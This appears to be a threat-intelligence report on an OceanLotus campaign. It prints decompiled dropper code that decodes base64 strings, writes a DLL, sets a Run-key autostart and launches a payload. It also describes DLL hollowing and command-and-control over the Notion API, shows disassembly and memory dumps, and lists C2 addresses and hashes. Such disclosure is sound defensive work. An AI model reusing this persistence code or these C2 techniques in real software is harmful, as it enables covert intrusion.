
C:\Users\Public\TTDIndexerX64\TTDReplay.dll

And it is written into the autostart registry:



```
        wCD4TxAQAAQTP8BA+EjgEAAEyLbmBNhe10H0yJ6ej90wYASYnESIP4Aw+HsgIAAIN+EAQPhG4HAABMi2ZQRTH2RTHt6fH8//9IhdIPhWH+//9Mi35gTYX/D4VeAQAASI0F/
        WIaAEUx5EmJw0mJwEmJwkiJwkmJwUyJXCQ4SI10SEyJVCQgTI1EJDBJifhIiVQkKEiNFRZkGgBIiUQkQ0iMgBQASIs9pYcZAEyJ4Y1EJFj/F0yJ+f8Xi0QkWIXAD4TM/P//6X79//9mDx9EAABIg35gAA
        +EfQQAAEiNFUZjGgBIiddIifno4+QQAEiLVmiFwA+EUP///+ms/f//SIXbdB1BuBMAAABIjRURZBoASInZ6KhPDACFwA+F1gEAADH2SYtdCBiF2w+EF/3//4uEJNAAAABFMcBJifFIidpIiemJRCQg6HX7//+FwA
        +F9fz//0iLWwhI[...string is too long...]");
      using (FileStream fileStream2 = new FileStream(Path.Combine(text, "TTDReplay.dll"), FileMode.Create, FileAccess.Write))
      {
          fileStream2.Write(array2, 0, array2.Length);
      }
      string text2 = "\"" + Path.Combine(text, Encoding.UTF8.GetString(Convert.FromBase64String("VHJhY2VJbmRleGVyLmV4ZQ=="))) + "\" " + Encoding.UTF8.GetString
        (Convert.FromBase64String("dHRkLnRtcA=="));
      RegistryKey registryKey = Registry.CurrentUser.CreateSubKey(Encoding.UTF8.GetString(Convert.FromBase64String("U29mdHdhcmVcTW1jcm9zb2Z0XFdpbmRvd3NcQ3VycmVudFZlcnNpb25cUnVu"))
      registryKey.SetValue(Encoding.UTF8.GetString(Convert.FromBase64String("VFRESW5kZXhlclg2NA==")), text2, RegistryValueKind.String);
      Process.Start(Path.Combine(text, Encoding.UTF8.GetString(Convert.FromBase64String("VHJhY2VJbmRleGVyLmV4ZQ=="))), Encoding.UTF8.GetString(Convert.FromBase64String
        ("dHRkLnRtcA==")));
    }
}
```

In terms of shellcode execution, the dll hollowing technique commonly used by the OceanLotus organization is used. By loading the system xpsservices.dll and hollowing it out, the shellcode is overwritten into the memory space of the dll to execute malicious functions. The program ultimately uses the API of the foreign note-taking platform Notion to achieve C2 communication, evading traffic detection and interception, and embedding commands into the Notion workspace to realize the initial sending and receiving of instructions.




```
00007FFF465F5730   48:8BC4            mov rax,rsp                              connect
00007FFF465F5733   48:8958 08         mov qword ptr ds:[rax+8],rbx
00007FFF465F5737   48:8968 10         mov qword ptr ds:[rax+10],rbp
00007FFF465F573B   48:8970 18         mov qword ptr ds:[rax+18],rsi
00007FFF465F573F   57                 push rdi
00007FFF465F5740   41:54              push r12
00007FFF465F5742   41:55              push r13
00007FFF465F5744   41:56              push r14
00007FFF465F5746   41:57              push r15
00007FFF465F5748   48:83EC 60         sub rsp,60
00007FFF465F574C   4C:8BEA            mov r13,rdx
00007FFF465F574F   48:8BF1            mov rsi,rcx
00007FFF465F5752   48:8D50 D0         lea rdx,qword ptr ds:[rax-30]
00007FFF465F5756   45:8BE0            mov r12d,r8d
00007FFF465F5759   48:8D48 C8         lea rcx,qword ptr ds:[rax-38]            [rax-38]:&"Notion-Version: 2021-08-16"
00007FFF465F575D   48:8B05 9C080500   mov rax,qword ptr ds:[7FFF46646000]
00007FFF465F5764   FF15 D63A0400      call qword ptr ds:[7FFF46639240]
00007FFF465F576A   898424 A8000000    mov dword ptr ss:[rsp+A8],eax
00007FFF465F5771   85C0               test eax,eax
00007FFF465F5773   0F85 AD000000      jne ws2_32.7FFF465F5826
00007FFF465F5779   48:8B0D 38100500   mov rcx,qword ptr ds:[7FFF466467B8]
00007FFF465F5780   48:8BD6            mov rdx,rsi
00007FFF465F5783   E8 98170000        call <ws2_32.WahReferenceContextByHandl
00007FFF465F5788   48:8BD8            mov rbx,rax
00007FFF465F578B   48:85C0            test rax,rax
00007FFF465F578E   0F84 8A620100      je ws2_32.7FFF4660BA1E
00007FFF465F5794   48:85DB            test rbx,rbx
00007FFF465F5797   0F84 EF620100      je ws2_32.7FFF4660BA8C
00007FFF465F579D   4C:8B7B 18         mov r15,qword ptr ds:[rbx+18]
00007FFF465F57A1   33ED               xor ebp,ebp
00007FFF465F57A3   83CF FF            or edi,FFFFFFFF
00007FFF465F57A6   48:8D8424 A8000000 lea rax,qword ptr ss:[rsp+A8]

rcx=2C0 L'?'
qword ptr ds:[rax-38]=[00000239C5F09B08]=00000239C5F0A900 &"Notion-Version: 2021-08-16"

.text:00007FFF465F5759 ws2_32.dll:$5759 #4B59
```

```
地址              十六进制                                          ASCII
00000239C5F0AA50  00 00 00 00 00 00 00 00 A5 3C 3B 06 90 65 00 30  ........¥<;..e.0
00000239C5F0AA60  68 74 74 70 73 3A 2F 2F 61 70 69 2E 6E 6F 74 69  https://api.noti
00000239C5F0AA70  6F 6E 2E 63 6F 6D 2F 76 31 2F 62 6C 6F 63 6B 73  on.com/v1/blocks
00000239C5F0AA80  2F 31 31 66 35 65 64 61 62 61 62 37 30 38 30 35  /11f5edabab70805
00000239C5F0AA90  66 62 37 65 62 65 32 61 34 36 32 66 34 62 37 63  fb7ebe2a462f4b7c
00000239C5F0AAA0  30 2F 63 68 69 6C 64 72 65 6E 00 BA 0D F0 AD BA  0/children.º.ð.º
00000239C5F0AAB0  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
00000239C5F0AAC0  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
00000239C5F0AAD0  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
```

At the sample level, according to the sample's code structure, loading method, metadata, strings, and other features, more similar files can be associated. Among the associated samples, the parent file of "tbs.dll" is the sample disclosed by the security enterprise that OceanLotus used a spear-phishing email to attack Chinese government and enterprise industries.



6
/ 72

Community Score

6/72 security vendors flagged this file as malicious


0ed2e66f9442a09e04ca33cfcc8429c536f0019a1adfc2db2543a7515ccdea6b

tbs.dll

Execution Parents (2)

Scanned	Detections	Type	Name
2024-11-16	16 / 62	ISO image	简 历.pdf .IMG
2024-11-22	37 / 70	Win32 DLL	C:\Windows\Installer\MSIC314.tmp

ThreatBook's mapping data association found that the organization's assets in this attack activity are not limited to a single C2 asset. The attack assets have significant port mapping characteristics. The time range when OceanLotus began to actively attack this time is roughly from mid-September to early October. According to the mapping data and the compilation time of the samples in this batch of attacks by OceanLotus, the asset deployment time basically matches. Through the related feature search, other active suspicious C2 addresses were also found.



恶意 45.*.*.18

美国 伊利诺伊州 芝加哥 GigeNET ASN:32181

网页标题: 404 Not Found
应用: Nginx
组件: Nginx、DigiCert
响应头状态码: 404

WEB服务 SSL/TLS certificate authorities Reverse proxies

2024/11/06

8443 tcp / https 证书不可信

证书指纹: [SHA1] caa5aca6b515ee2126faacff90031f1c3904ad4b
颁发时间: 2023-10-22 00:50:49
失效时间: 2035-05-07 00:50:49
状态: 未过期
使用者名称: *.edens.com
使用者国家/地区: US South Columbia Columbia
使用者单位名称: EDENS u0026 AVANT, INC.

恶意 178.*.*.115

保加利亚 索非亚州 索非亚 Belcloud LTD ASN:44901

网页标题: 404 Not Found
应用: Nginx
组件: Nginx、DigiCert
响应头状态码: 404

WEB服务 SSL/TLS certificate authorities Reverse proxies

2024/11/03

443 tcp / https 证书不可信


证书指纹: [SHA1] 33c39654ff27a9ea4d674858a66e44d6c7a918d4
颁发时间: 2023-01-12 19:59:26
失效时间: 2030-09-24 19:59:26
状态: 未过期
使用者名称: calix-trainingcenter.calix.com
使用者国家/地区: US California San Jose
使用者单位名称: Calix, Inc.

恶意 103.*.*.74

马来西亚 吉隆坡 吉隆坡 Gigabit Hosting Sdn Bhd ASN:55720


4443 tcp / https 证书不可信

When analyzing the same batch of attack samples, it was found that OceanLotus's attack purpose was strong this time. Some samples will check whether the victim's computer name and target are consistent during the execution process to target specific large technology enterprise users.



```
__int64 __fastcall sub_1400E9E50()
{
  unsigned int v0; // esi
  char String1[16]; // [rsp+30h] [rbp-40h] BYREF
  char *String2; // [rsp+40h] [rbp-30h] BYREF
  __int64 v4; // [rsp+50h] [rbp-20h] BYREF

  sub_14002CE90(&String2);
  strcpy(String1, "[redacted]");
  LOBYTE(v0) = strcmpi(String1, String2) != 0;
  if ( String2 != (char *)&v4 )
    j_j_free_2(String2);
  return v0;
}
```



```
sub_1000ABC0(&String2);
strcpy(String1, "[redacted]");
v0 = strcmpi(String1, String2);
LOBYTE(v0) = v0 != 0;
v1 = v0;
if ( String2 != (char *)&v5 )
  j_j_free(String2);
return v1;
```

IOC

Page_id back to Notion:

11f5edabab708090b982d1fe423f2c0b

Related OceanLotus attack C2s:

190.211.254.203:4443

45.41.204.18:8443

45.41.204.15:443

178.255.220.115:443

103.91.67.74:4443

154.93.37.106:443

193.138.195.192:8443

38.54.59.112:80